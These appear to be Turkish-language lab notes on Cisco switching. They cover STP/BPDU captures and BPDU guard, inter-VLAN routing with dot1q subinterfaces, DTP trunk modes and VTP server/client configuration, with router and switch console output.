
```

root@kali:~# tcpdump -i eth1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
04:14:54.195330 STP 802.1d, Config, Flags [none], bridge-id 0000.cc:01:27:08:00:
00.8010, length 43
04:14:56.178208 STP 802.1d, Config, Flags [none], bridge-id 0000.cc:01:27:08:00:
00.8010, length 43
04:14:58.173455 STP 802.1d, Config, Flags [none], bridge-id 0000.cc:01:27:08:00:
00.8010, length 43
04:15:00.175886 STP 802.1d, Config, Flags [none], bridge-id 0000.cc:01:27:08:00:
00.8010, length 43
04:15:02.193546 STP 802.1d, Config, Flags [none], bridge-id 0000.cc:01:27:08:00:
00.8010, length 43
04:15:04.162072 STP 802.1d, Config, Flags [none], bridge-id 0000.cc:01:27:08:00:
00.8010, length 43
04:15:06.186743 STP 802.1d, Config, Flags [none], bridge-id 0000.cc:01:27:08:00:
00.8010, length 43
04:15:08.166772 STP 802.1d, Config, Flags [none], bridge-id 0000.cc:01:27:08:00:
00.8010, length 43

```



Source	Destination	Protocol	Length	Info
cc:01:27:08:f0:00	Spanning-tree-(for-...	STP	60	Conf. TC + Root = 0/0/cc:01:27:08:00:00 Cost = 0
cc:01:27:08:f0:00	PVST+	STP	68	Conf. Root = 8192/0/cc:01:27:08:00:02 Cost = 0 P
cc:02:1b:a4:f0:00	PVST+	STP	68	Conf. Root = 8192/0/cc:02:1b:a4:00:01 Cost = 0 P
cc:01:27:08:f0:00	PVST+	STP	68	Conf. Root = 8192/0/cc:03:22:18:00:03 Cost = 19
cc:01:27:08:f0:00	PVST+	STP	64	Conf. TC + Root = 0/0/cc:01:27:08:00:00 Cost = 0
cc:01:27:08:f0:00	Spanning-tree-(for-...	STP	60	Conf. TC + Root = 0/0/cc:01:27:08:00:00 Cost = 0
cc:01:27:08:f0:00	PVST+	STP	68	Conf. Root = 8192/0/cc:01:27:08:00:02 Cost = 0 P
cc:02:1b:a4:f0:00	PVST+	STP	68	Conf. Root = 8192/0/cc:02:1b:a4:00:01 Cost = 0 P
cc:01:27:08:f0:00	PVST+	STP	68	Conf. Root = 8192/0/cc:03:22:18:00:03 Cost = 19
cc:01:27:08:f0:00	PVST+	STP	64	Conf. TC + Root = 0/0/cc:01:27:08:00:00 Cost = 0
cc:01:27:08:f0:00	Spanning-tree-(for-...	STP	60	Conf. TC + Root = 0/0/cc:01:27:08:00:00 Cost = 0
cc:01:27:08:f0:00	PVST+	STP	68	Conf. Root = 8192/0/cc:01:27:08:00:02 Cost = 0 P
cc:02:1b:a4:f0:00	PVST+	STP	68	Conf. Root = 8192/0/cc:02:1b:a4:00:01 Cost = 0 P
cc:01:27:08:f0:00	PVST+	STP	68	Conf. Root = 8192/0/cc:03:22:18:00:03 Cost = 19
cc:01:27:08:f0:00	PVST+	STP	64	Conf. TC + Root = 0/0/cc:01:27:08:00:00 Cost = 0
cc:01:27:08:f0:00	Spanning-tree-(for-...	STP	60	Conf. TC + Root = 0/0/cc:01:27:08:00:00 Cost = 0
cc:01:27:08:f0:00	PVST+	STP	68	Conf. Root = 8192/0/cc:01:27:08:00:02 Cost = 0 P
cc:02:1b:a4:f0:00	PVST+	STP	68	Conf. Root = 8192/0/cc:02:1b:a4:00:01 Cost = 0 P
cc:01:27:08:f0:00	PVST+	STP	68	Conf. Root = 8192/0/cc:03:22:18:00:03 Cost = 19
cc:01:27:08:f0:00	PVST+	STP	64	Conf. TC + Root = 0/0/cc:01:27:08:00:00 Cost = 0
cc:01:27:08:f0:00	Spanning-tree-(for-...	STP	60	Conf. TC + Root = 0/0/cc:01:27:08:00:00 Cost = 0
cc:02:1b:a4:f0:00	PVST+	STP	68	Conf. Root = 8192/0/cc:02:1b:a4:00:01 Cost = 0 P
cc:01:27:08:f0:00	PVST+	STP	68	Conf. Root = 8192/0/cc:03:22:18:00:03 Cost = 19
cc:01:27:08:f0:00	PVST+	STP	64	Conf. TC + Root = 8192/0/cc:01:27:08:00:02 Cost = 0 P
cc:01:27:08:f0:00	PVST+	STP	68	Conf. Root = 8192/0/cc:03:22:18:00:03 Cost = 19



R1

```
*Mar 1 01:13:11.675: STP: VLAN10: config protocol = ieee, packet from FastEthernet0/0 , link
ype 3, encsize 22
*Mar 1 01:13:11.675: STP: enc 01 00 0C CC CC CD CC 02 1B A4 F0 00 00 32 AA AA 03 00 00 0C 01 (
*Mar 1 01:13:11.675: STP: Data 00000000002000CC021BA40001000000002000CC021BA40001800100001
*Mar 1 01:13:11.675: STP: VLAN10 Fa0/0:0000 00 00 00 2000CC021BA40001 00000000 2000CC021BA400(
0 0200 0F00
*Mar 1 01:13:12.991: STP: VLAN30: config protocol = ieee, packet from FastEthernet0/1 , link
ype 3, encsize 22
*Mar 1 01:13:12.991: STP: enc 01 00 0C CC CC CD CC 03 22 18 F0 01 00 32 AA AA 03 00 00 0C 01 (
*Mar 1 01:13:12.991: STP: Data 00000000002000CC0322180003000000002000CC0322180003800200001
*Mar 1 01:13:12.991: STP: VLAN30 Fa0/1:0000 00 00 00 2000CC0322180003 00000000 2000CC03221800(
0 0200 0F00
*Mar 1 01:13:13.675: STP: VLAN10: config protocol = ieee, packet from FastEthernet0/0 , link
ype 3, encsize 22
*Mar 1 01:13:13.675: STP: enc 01 00 0C CC CC CD CC 02 1B A4 F0 00 00 32 AA AA 03 00 00 0C 01 (
*Mar 1 01:13:13.675: STP: Data 00000000002000CC021BA40001000000002000CC021BA40001800100001
*Mar 1 01:13:13.675: STP: VLAN10 Fa0/0:0000 00 00 00 2000CC021BA40001 00000000 2000CC021BA400(
0 0200 0F00
*Mar 1 01:13:14.983: STP: VLAN30: config protocol = ieee, packet from FastEthernet0/1 , link
ype 3, encsize 22
*Mar 1 01:13:14.983: STP: enc 01 00 0C CC CC CD CC 03 22 18 F0 01 00 32 AA AA 03 00 00 0C 01 (
*Mar 1 01:13:14.983: STP: Data 00000000002000CC0322180003000000002000CC0322180003800200001
```

Clientlardan saldırı amaçlı gönderilen BPDU paketlerini engellemek için bpdu guard switch üzerinde konfigüre edilir.

span bpduguard enable

span bpdupfilter enable

```
OmniSecuSW1#configure terminal
OmniSecuSW1(config)#interface giga 0/0
OmniSecuSW1(config-if)#spanning-tree guard root
OmniSecuSW1(config-if)#exit
OmniSecuSW1(config)#exit
OmniSecuSW1#
```

CPU İZLEME:


```

R1#show processes cpu sorted | include st
67      0      2      0 0.00% 0.00% 0.00% 0 IP Host Track Pr
72      0      1      0 0.00% 0.00% 0.00% 0 IPv6 RIB Redistr
78      4     643      6 0.00% 0.00% 0.00% 0 SSS Test Client


R1#show processes cpu sorted
CPU utilization for five seconds: 0%/100%; one minute: 1%; five minutes: 8%
  PID Runtime(ms)   Invoked    uSecs    5Sec    1Min    5Min  TTY Process
  94      496      9648        51 0.16% 0.11% 0.09% 0 DHCPD Receive
 185     1436      2973       483 0.08% 0.48% 0.15% 130 Virtual Exec
 114      88      4832        18 0.08% 0.01% 0.00% 0 RUDPv1 Main Proc
  73      76      4832        15 0.08% 0.00% 0.00% 0 PI MATM Aging Pr
  81     136       288       472 0.08% 0.07% 0.03% 0 TCP Timer
  31      88      4842        18 0.08% 0.01% 0.00% 0 Per-Second Jobs
 169      72      8650         8 0.08% 0.01% 0.00% 0 PM Callback
  98     200     47910         4 0.08% 0.08% 0.08% 0 RBSCP Background
   8        0        2         0 0.00% 0.00% 0.00% 0 Serial Background
   9        0        2         0 0.00% 0.00% 0.00% 0 AAA high-capacit
   7        0        2         0 0.00% 0.00% 0.00% 0 Timers
  12        4        1      4000 0.00% 0.00% 0.00% 0 Crash writer
   6        0        3         0 0.00% 0.00% 0.00% 0 Pool Manager
  10        0        1         0 0.00% 0.00% 0.00% 0 AAA_SERVER_DEADT
   5     12452       980     12706 0.00% 0.06% 0.06% 0 Check heaps
  16        20        97       206 0.00% 0.00% 0.00% 0 ARP Input
  11        0        1         0 0.00% 0.00% 0.00% 0 Policy Manager
  13        0        1         0 0.00% 0.00% 0.00% 0 RO Notify Timers
  19        4        2     2000 0.00% 0.00% 0.00% 0 Entity MIB API
  20        0        2         0 0.00% 0.00% 0.00% 0 ATM Idle Timer
  14        0        1         0 0.00% 0.00% 0.00% 0 OIR Handler
  22        0        1         0 0.00% 0.00% 0.00% 0 SERIAL A'detect
  15        0       163         0 0.00% 0.00% 0.00% 0 Environmental mo
  24        0        2         0 0.00% 0.00% 0.00% 0 Dialer event
  17     2216     1199     1848 0.00% 0.06% 0.05% 0 HC Counter Timer
  26        0        1         0 0.00% 0.00% 0.00% 0 Critical Bkgnd
  27     560     3834       146 0.00% 0.03% 0.00% 0 Net Background
  28        0        2         0 0.00% 0.00% 0.00% 0 IDB Work
  29        16       264        60 0.00% 0.00% 0.00% 0 Logger
  18        0        2         0 0.00% 0.00% 0.00% 0 DDR Timers
  21        24     1448        16 0.00% 0.00% 0.00% 0 EEM ED Syslog
  32        0        41         0 0.00% 0.00% 0.00% 0 DHCPD Timer
  33        4        6       666 0.00% 0.00% 0.00% 0 AggMgr Process
  34        0        1         0 0.00% 0.00% 0.00% 0 dev_device_inser
  35        0        1         0 0.00% 0.00% 0.00% 0 dev_device_remov
  36        0        2         0 0.00% 0.00% 0.00% 0 SM Monitor
  37        0        1         0 0.00% 0.00% 0.00% 0 HDV background

```


INTER VLAN ROUTING



VLAN yerel ağlarda switchler üzerinde sanal ağlar oluşturmak için kullanılır. Bir broadcast domaini farklı ağlara VLAN'lar yardımıyla ayrılabilir. Switchlerin bir birleri ile konuştuğu portlar **TRUNK** port olarak ayarlanırlar. Son kullanıcıların bağlı olduğu portlar **ACCESS** port olarak yapılandırılırlar. Aynı vlan içerisindeki bilgisayarlar birbirleri ile framlere **tag** basmadan konuşurken farklı vlanlar arasında gönderilip alınan framlerin üzerlerine **vlan tagleri** yani vlan etiketleri basılır. Router tarafında sub interfacerler konfigüre edilerek **dot1q** ile encapsulation işlemi yapılır. Switch'in routera bağlantı kurmuş portu da trunk olarak ayarlanır.



UYGULAMA 24 VLAN ROUTING



ROUTER:

```
Serial2/0          unassigned      YES unset  administratively down
down

Serial3/0          unassigned      YES unset  administratively down
down

FastEthernet4/0    unassigned      YES unset  administratively down
down

FastEthernet5/0    unassigned      YES unset  administratively down
down
Router(config)#interface fa0/0
Router(config-if)#no ip add
Router(config-if)#no sh

Router(config-if)#
%LINK-5-CHANGED: Interface FastEthernet0/0, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0,
changed state to up

Router(config-if)#
Router(config-if)#
Router(config-if)#no shutdown
Router(config-if)#int fa 0/0.10
Router(config-subif)#
%LINK-5-CHANGED: Interface FastEthernet0/0.10, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0.10,
changed state to up

Router(config-subif)#
Router(config-subif)#
Router(config-subif)#
Router(config-subif)#encapsulation dot1Q 10
Router(config-subif)#ip add 192.168.10.1 255.255.255.0
Router(config-subif)#no sh
Router(config-subif)#interface fa 0/0.20
Router(config-subif)#
%LINK-5-CHANGED: Interface FastEthernet0/0.20, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0.20,
changed state to up

Router(config-subif)#
Router(config-subif)#encapsulation dot1Q 20
Router(config-subif)#ip addr 192.168.20.1 255.255.255.0
Router(config-subif)#no sh
```


SWITCH:

```
Switch>enable
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#interface fa 0/2
Switch(config-if)#vlan 10
Switch(config-vlan)#name hack
Switch(config-vlan)#vlan 20
Switch(config-vlan)#name crack
Switch(config-vlan)#interface fa 0/2
Switch(config-if)#
Switch(config-if)#switchport mode acc
Switch(config-if)#switchport mode access
Switch(config-if)#
Switch(config-if)#
Switch(config-if)#sw access vlan 10
Switch(config-if)#interface fa 0/3
Switch(config-if)#
Switch(config-if)#sw mode access
Switch(config-if)#
Switch(config-if)#sw ACcess vlan 20
Switch(config-if)#interface fa 0/1
Switch(config-if)#sw mode trunk

Switch(config-if)#
%LINEPROTO-5-UPDOWN: Line protocol on Interface
FastEthernet0/1, changed state to down

%LINEPROTO-5-UPDOWN: Line protocol on Interface
FastEthernet0/1, changed state to up

Switch(config-if)#
```



The screenshot shows a Windows Command Prompt window with a blue title bar labeled "Command Prompt". The window contains the following text:

```
Ping statistics for 192.168.20.2:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

Laptop0
PC>ping 192.168.20.2

Pinging 192.168.20.2 with 32 bytes of data:

Reply from 192.168.20.2: bytes=32 time=1ms TTL=127
Reply from 192.168.20.2: bytes=32 time=0ms TTL=127
Reply from 192.168.20.2: bytes=32 time=0ms TTL=127
Reply from 192.168.20.2: bytes=32 time=0ms TTL=127

Ping statistics for 192.168.20.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

PC>tracert 192.168.20.2


Tracing route to 192.168.20.2 over a maximum of 30 hops:

  1  0 ms    0 ms    0 ms    192.168.10.1
  2  0 ms    0 ms    0 ms    192.168.20.2

Trace complete.

PC>
```


BİLGİSAYARLAR:



Trunk protokol DTP protokolü ile çalışmaktadır. Dynamic Trunking Protokol etkin olan bir switchte portlar varsayılanda dynamic desirable olarak gelirler.

Sw1

```
Switch(config)#in fa 0/1
Switch(config-if)#sw mode trun
Switch(config-if)#sw mode trunk

Switch(config-if)#
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1,
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1,
Switch(config-if)#
```

Sw2

```
Switch#sh interfaces switchport
Name: Fa0/1
Switchport: Enabled
Administrative Mode: dynamic auto
Operational Mode: trunk
Administrative Trunking Encapsulation: dot1q
Operational Trunking Encapsulation: dot1q
Negotiation of Trunking: On
Access Mode VLAN: 1 (default)
Trunking Native Mode VLAN: 1 (default)
Voice VLAN: none
Administrative private-vlan host-association: none
Administrative private-vlan mapping: none
Administrative private-vlan trunk native VLAN: none
Administrative private-vlan trunk encapsulation: dot1q
Administrative private-vlan trunk normal VLANs: none
Administrative private-vlan trunk private VLANs: none
Operational private-vlan: none
Trunking VLANs Enabled: All
Pruning VLANs Enabled: 2-1001
Capture Mode Disabled
Capture VLANs Allowed: ALL
Protected: false
--More--
```

	Trunk	Access	Dynamic Auto	Dynamic Desirable
Trunk	Trunk	Limited	Trunk	Trunk
Access	Limited	Access	Access	Access
Dynamic Auto	Trunk	Access	Access	Trunk
Dynamic Desirable	Trunk	Access	Trunk	Trunk

VTP VLAN TRUNKING PROTOKOL

VTP ağıdaki vlanları tek bir ağ anahtarı üzerinden yönetmek için kullanılan bir protokoldür. Vlan ekleme silme gibi işlemlerin merkezi olarak yapılması için kolaylık sağlayarak vakitten kazandırır. VTP'nin sunduğu özellikler;

Ağ switch cihazları üzerinde vlan tutarlılığı

Karışık ağlarda VLAN trunk yapılandırılması

Vlanların doğru şekilde izlenmesi görüntülenmesi


VTP domainlerinde eklenen Vlanların tüm ağ anahtarlarına duyurulması

Plug And Play Vlan eklenmesi

VTP yapılandırılırken aşağıdaki hususlara dikkat edilmesi gerekmektedir;

- Switchlerin VTP domain isimleri aynı olmalıdır.
- Bir switch VTP Server olarak kullanılmalıdır.
- Routerlara gerek yoktur.

VTP Server revision numarası en büyük olan ağ anahtarıdır. Switch ağda vlan ekleme silme gibi yetkilere sahip olabilmek için bu modda olmalıdır. VTP çalışırken server üzerinde yapılacak bir değişiklik tüm ağıdaki VLAN'ları etkiler. VTP server modda VLAN konfigürasyonu NVRAM' e kaydedilir. **Client** modda switchler VTP sunucularından bilgi alırlar. Güncelleme alır ve gönderirler. Kendi başlarına vlan oluşturamaz silemez ya da değiştiremezler. **Transparent** moddaki switchler VTP domaine katılmazlar VLAN veritabanını paylaşmazlar VTP yayınlarını sadece iletirler.



UYGULAMA 25 VTP BASIC

1) Configure the VTP information Dswitch:

```
Dswitch>enable
Dswitch#configure terminal
Dswitch(config)#vtp mode server
Dswitch(config)#vtp domain Cisco
```

2) Configure the VTP information with the access layer switch as a VTP client

```
ASwitch>enable
ASwitch#configure terminal
ASwitch(config)#vtp mode client
ASwitch(config)#vtp domain Cisco
```

3) Configure VLANs on the distribution layer switch

“vlan vlanID#” command

“database vlan” command:

```
Dswitch(config)#vlan 40
Dswitch(config)#vlan 41
```

Assign the IP addresses for Vlans:

```
Dswitch(config)#interface vlan 40
Dswitch(if-config)#ip address 172.16.71.40 255.255.255.0
Dswitch(if-config)#no shutdown
Dswitch(if-config)#interface vlan 41
Dswitch(if-config)#ip address 172.16.132.41 255.255.255.0
Dswitch(if-config)#no shutdown
Dswitch(if-config)#exit
```

4) Configure inter-VLAN routing on the Dswitch

```
Dswitch(config)#ip routing
Dswitch(config)#exit
Dswitch#Write (save configurations)
```

5) Configure the VTP information with the access layer switch as a VTP client

```
ASwitch#configure terminal
ASwitch(config)#vtp mode client
ASwitch(config)#vtp domain cisco
ASwitch(config)#exit
ASwitch#copy run start
```

UYGULAMA 26 VTP TEST GNS3

GNS3 tarafında VTP yapılandırılması biraz daha farklıdır. Vlan database altından VTP aşağıdaki gibi konfigüre edilmiştir;

```
R1(vlan)#vtp ?
client      Set the device to client mode.
domain      Set the name of the VTP administrative domain.
password    Set the password for the VTP administrative domain.
pruning     Set the administrative domain to permit pruning.
server      Set the device to server mode.
transparent Set the device to transparent mode.
v2-mode     Set the administrative domain to V2 mode.
```

```
R1(vlan)#vtp █
```

R1:

```
R1(vlan)#vtp domain hackzone
Changing VTP domain name from NULL to hackzone
R1(vlan)#vtp serv
R1(vlan)#vtp server ?
<cr>

R1(vlan)#vtp server
Device mode already VTP SERVER.
R1(vlan)#█
```

R2:

```
R2(vlan)#vtp client
Setting device to VTP CLIENT mode.
R2(vlan)#vtp domain hackzone
Domain name already set to hackzone .
R2(vlan)#█
```

R3:

```
R3(vlan)#vtp domain hackzone
Domain name already set to hackzone .
R3(vlan)#vtp client
Setting device to VTP CLIENT mode.
R3(vlan)#█
```

